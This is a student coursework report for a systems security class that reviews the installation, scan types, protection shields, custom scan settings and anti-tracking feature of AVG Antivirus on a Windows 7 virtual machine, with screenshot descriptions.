

Muhammad Zain Din

17/03/2025

BIOMETRIA Y SEGURIDAD DE SISTEMAS

Activity 3.1 Anti-Malware Tools

Introduction:


With the revolution of technology in our time, malware and viruses are growing in the same time. To mitigate these risks, anti-malwares tools are important when it comes to downloading or even normally surfing the internet to prevent, detect and remove the malware directly. In this report I'm going to discuss, show case and analyze performance of avg antivirus

1. Installation

Firstly, let's start with installing our AVG antivirus, my environment is Windows 7 32 bit on virtual box. Going to the official website




Clicking on free download is enough to download automatically



Next step to install and setup it on our windows 7 which is also can be done automatically.

2. Characteristics and Features



On the main page we have such a list for kind of scans, we are going to describe each of them:

Deep Scan: is a predefined, in-depth scan of our system that checks our storage drives and memory for malware (including rootkits).

File or Folder Scan: this tool scans the folders we select when we initiate the scan.

Boot-Time Scan: Scans our PC during the next system startup before any malware is launched. Running a Boot-Time Scan during startup improves the chances of detecting and removing malware before it can attack your PC.

USB / DVD Scan: this tool scans all removable media that is currently attached to our PC, such as USB flash drives and external hard drives.


Performance Scan: Scans your system for useless data and other issues that may affect the speed and security of our PC.

Scheduled Scans: It's can be done in 2 ways, either Quick Scan, or Fully System Scan.

Scan History: AVG Antivirus keeps a record of scan history, which includes details about previously run scans, whether they were scheduled or manually initiated.

We are going to see, check and test each of them.


2.1 Deep Scan



Deep Scan is a comprehensive scanning feature designed to thoroughly examine our entire system for potential threats. It checks all hard drives, rootkits, and auto-start programs, ensuring that no hidden malware or vulnerabilities are missed. This type of scan is more detailed than a quick or smart scan, but it may take longer to complete.

It's an excellent option for users who want to ensure their system is free from deeply embedded threats.


3. Tools



Web Shield: This feature actively scans data transferred while browsing the web to block malicious downloads and connections. It can also scan encrypted websites (HTTPS), detect botnets, and block harmful scripts or specific websites

Email Shield: This function scans incoming and outgoing emails for viruses, phishing attempts, and malicious links.

Hack Alerts: This tool monitors our email accounts for potential breaches. If our email address is found in a database of leaked credentials, it alerts so we can act, like changing the password.



File Shield: This is the main layer of active protection. It scans files and programs as they are opened, run, modified, or saved to detect and block malicious threats. It also scans auto-run items on removable media to prevent infections from spreading.

Behavior Shield: This feature monitors all processes on your device in real-time, detecting and blocking suspicious behavior which may indicate the presence of malware.

Ransomware Protection: This tool safeguards your personal files and folders from unauthorized changes caused by ransomware. It allows you to specify which folders to protect and ensures that only trusted applications can modify them.

Network Inspector:

This feature scans your network for vulnerabilities, such as weak Wi-Fi security or unprotected devices. It helps identify potential risks and provides recommendations to secure your network against cyber threats.



Finally the basic protection which contains of computer and web & email as free tools, to get the rest of them you need to upgrade the account to buy ultimate AVG Antivirus.

Choose AVG TuneUp subscription to resolve your PC issues

- ✓ Use on up to 10 devices (PCs, Macs, Android devices)
- ✓ Free up disk space by removing hidden junk files
- ✓ Help speed up your PC by putting unnecessary apps to sleep
- ✓ Fix problems that might be putting your PC at risk


<input type="radio"/> 1-year subscription		\$2.49 / month	Billed as \$29.88 / 1 year
<input checked="" type="radio"/> 2-year subscription	RECOMMENDED	\$2.39 / month	Billed as \$57.36 / 2 years
<input type="radio"/> 3-year subscription		\$2.19 / month	Billed as \$78.84 / 3 years

[CONTINUE](#)

30-day money-back guarantee

4. Other Tools.

Custom Scan




The screenshot shows a dark-themed dialog box titled "New custom scan" with a close button (X) in the top left corner. The dialog contains the following fields and controls:

- Scan name:** A text input field containing the text "new scan".
- Scan type:** A dropdown menu currently showing "File or Folder Scan".
- Frequency:** A dropdown menu currently showing "Never".
- CHOOSE FOLDER:** A prominent green button.
- No folders added yet:** Text displayed below the "CHOOSE FOLDER" button.
- Sensitivity:** A horizontal slider control. The slider is positioned in the middle, and the text "Medium sensitivity" is displayed to the right of the slider.

Custom Scan allows us to tailor the scanning process to your specific needs.


With this feature, by selecting files, folders, or drives to scan, rather than scanning the entire system. Also setting the scan sensitivity to high, medium, or low, depending on our preference for thoroughness versus speed is also important feature that can be customized.




The screenshot shows a dark-themed panel with several settings, each with a checkbox and a description:

- ☒ **Notify me about potentially unwanted programs**
Some programs can be installed without your knowledge (e.g. if they're bundled with other programs).
- ☐ **Scan for Tools**
Tools are apps that can be used for accessing, controlling, or potentially harming computers.
- ☐ **Follow file-system links during scan**
Scans the target files or folders of any file-system links for potentially harmful content.
- ☐ **Test whole files**
Scan entire files rather than only the parts typically affected by malicious code. Scanning larger files will take longer.

Custom Scan also provide other features like the ability to scan the tools or test the whole directory or files, as well as sending alerts or notification whenever it detects a malware.



The results of scanning look like in the above image, either no malware found or like image below:




5. Anti-Tracking Tool

Anti-Tracking Tool plays a huge role in AVG anti-virus since it protects our live surfing internet and notifies us directly whenever it finds any trackers

Step 1

Step 2



Anti-tracking is turned on

Enjoy browsing the web freely without trackers!


NEXT

Opt out from being targeted by ads

We don't block ads but we can limit these advertisers who try to target you after collecting your personal browsing data.

OPT OUT

NOT NOW

 This may take a minute.

It's not like ad blocker but only detect them and try to protect our personal data

We will opt you out from the selected advertisers:

☒

33Across Ad publisher platform

☒

Adform Advertising platform

☒

Amazon Amazon ads system

☒

LiveRamp Data connectivity platform

☒

Tapad Cross-device tracking


☒

Xandr AT&T ad company


☒

Artsai Ad publishers come first


As we see in image above, it's listing all the companies which use trackers to track users, so our AVG anti-virus is going to detect them and tell us about them.




As we know now that most of websites using some kind of trackers either by cookies, software or tools. Some websites use more than 50 trackers, so our AVG antivirus detect them and notify us about them



Also giving us a possibility to prevent all trackers, either Ad tracking, Web analytics, or social networks.



Also, there's no problem with allowing some of them. A good feature in Anti-Tracking tool that it gives us a small description about the tracker, what kind of trackers is it.




As we allow some trackers, we've the ability to block others trackers.


6. Customization Tools

AVG Anti-virus is giving us a chance to customize most of the tools which he is giving us

